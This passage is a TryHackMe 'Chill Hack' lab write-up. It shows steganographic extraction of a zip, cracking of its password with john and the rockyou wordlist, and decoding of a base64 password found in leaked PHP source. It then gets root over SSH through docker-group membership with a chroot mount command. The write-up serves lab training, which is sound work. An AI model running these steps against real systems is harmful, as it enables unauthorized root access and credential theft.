~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.019s)
ls
aggressiveScan.txt  allPortScan.txt  'Chill Hack.md'  hacker-with-laptop_23-2147985341.jpg  note.txt
```

Lets run steghide against this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.909s)
steghide extract -sf hacker-with-laptop_23-2147985341.jpg
Enter passphrase:
wrote extracted data to "backup.zip".

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±4 (0.019s)
ls
aggressiveScan.txt  allPortScan.txt  backup.zip  'Chill Hack.md'  hacker-with-laptop_23-2147985341.jpg  note.txt
```

I didnt put any password in this btw just hit ENTER u should have your zip here

Lets unzip this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±1 (0.115s)
unzip backup.zip

Archive: backup.zip
[backup.zip] source_code.php password: %
```

Ok so lets run zip2john and crack this using john

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±1 (0.115s)
zip2john backup.zip > hash.txt

ver 2.8 efh 5455 efh 7875 backup.zip/source_code.php PKZIP Encr: 2b chk, TS_chk, cmplen=554, decmplen=1211, crc=69DC82F3

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (1.288s)
john hash.txt -w=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
No password hashes left to crack (see FAQ)

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (1.286s)
john --show hash.txt

backup.zip/source_code.php:pass1word:source_code.php:backup.zip::backup.zip

1 password hash cracked, 0 left
```

Now lets unzip this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±2 (16.762s)
unzip backup.zip

Archive: backup.zip
[backup.zip] source_code.php password:
  inflating: source_code.php

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±5 (0.021s)
ls -al

total 112
drwxr-xr-x 1 pks pks    246 Sep 21 19:46 .
drwxr-xr-x 1 pks pks    588 Sep 21 18:53 ..
-rw-r--r-- 1 pks pks 1427 Sep 21 19:05 aggressiveScan.txt
-rw-r--r-- 1 pks pks 8584 Sep 21 19:05 allPortScan.txt
-rw-r--r-- 1 pks pks   750 Sep 21 19:41 backup.zip
-rw-r--r-- 1 pks pks  9514 Sep 21 19:45 'Chill Hack.md'
-rw-r--r-- 1 pks pks 68841 Oct  3 2020 hacker-with-laptop_23-2147985341.jpg
-rw-r--r-- 1 pks pks  1239 Sep 21 19:44 hash.txt
-rw-r--r-- 1 pks pks    90 Sep 21 19:08 note.txt
-rw-r--r-- 1 pks pks 1211 Oct  3 2020 source_code.php
```

Now lets see this

```

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±5 (0.021s)
cat source_code.php

<html>
<head>
    Admin Portal
</head>
<title> Site Under Development ... </title>
<body>
    <form method="POST">
        Username: <input type="text" name="name" placeholder="username"><br><br>
        Email: <input type="email" name="email" placeholder="email"><br><br>
        Password: <input type="password" name="password" placeholder="password">
        <input type="submit" name="submit" value="Submit">
    </form>
<?php
if(isset($_POST['submit']))
{
    $email = $_POST["email"];
    $password = $_POST["password"];
    if(base64_encode($password) == "IWQwbnRLbjB3bVlwQHNzdzByZA==")
    {
        $random = rand(1000,9999);?><br><br><br>
        <form method="POST">
            Enter the OTP: <input type="number" name="otp">
            <input type="submit" name="submitOtp" value="Submit">
        </form>
        <?php
        mail($email,"OTP for authentication",$random);
        if(isset($_POST["submitOtp"]))
        {
            $otp = $_POST["otp"];
            if($otp == $random)
            {
                echo "Welcome Anurodh!";
                header("Location: authenticated.php");
            }
            else
            {

```

Here is a password also look at the echo at the bottom of this image  
its a password for Anurodh

Lets decode this

```

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main)±3 (0.023s)
echo IWQwbnRLbjB3bVlwQHNzdzByZA== | base64 -d
!d0ntKn0wmYp@ssw0rd%

```

### User creds

Username : anurodh  
Password : !d0ntKn0wmYp@ssw0rd%

Lets login with SSH

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Chill Hack git:(main) (11.177s)
ssh anurodh@10.10.23.2
anurodh@10.10.23.2's password:

anurodh@ubuntu:~ (0s)
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-118-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 System information as of Sat Sep 21 14:20:03 UTC 2024

System load: 0.0          Processes:      120
Usage of /: 24.9% of 18.57GB Users logged in:   1
Memory usage: 21%          IP address for eth0:  10.10.23.2
Swap usage:  0%            IP address for docker0: 172.17.0.1

* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
  https://ubuntu.com/livepatch

19 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

anurodh@ubuntu ~ (0.172s)
id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)

anurodh@ubuntu ~
```

## Vertical PrivEsc

So this should be pretty easy as if u look at the `id` command we are in the docker group

```
anurodh@ubuntu ~ (0.172s)
id
uid=1002(anurodh) gid=1002(anurodh) groups=1002(anurodh),999(docker)
```

So docker only work with sudo command so docker is mapped is always mapped to be ran with sudo if its not explicit in the sudo permissions

Lets find the trick on GTFOBins

## Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

Lets run this to get root

```
anurodh@ubuntu ~
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(disk),10(uucp),11,20(dialout),26(tape),27(sudo)
#
```

And here is your root.txt i.e. proof.txt in the machine

```
anurodh@ubuntu ~
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
# id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys)
# ls -al /root
total 68
drwx----- 6 root root 4096 Oct  4  2020 .
drwxr-xr-x 24 root root 4096 Oct  3  2020 ..
-rw------- 1 root root     0 Oct  4  2020 .bash_history
-rw-r--r--  1 root root  3106 Apr  9  2018 .bashrc
drwx----- 2 root root 4096 Oct  3  2020 .cache
drwx----- 3 root root 4096 Oct  3  2020 .gnupg
-rw------- 1 root root   370 Oct  4  2020 .mysql_history
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root 12288 Oct  4  2020 .proof.txt.swp
drwx----- 2 root root 4096 Oct  3  2020 .ssh
drwxr-xr-x  2 root root 4096 Oct  3  2020 .vim
-rw------- 1 root root 11683 Oct  4  2020 .viminfo
-rw-r--r--  1 root root  166 Oct  3  2020 .wget-hsts
-rw-r--r--  1 root root 1385 Oct  4  2020 proof.txt
#
```

Thanks for reading :)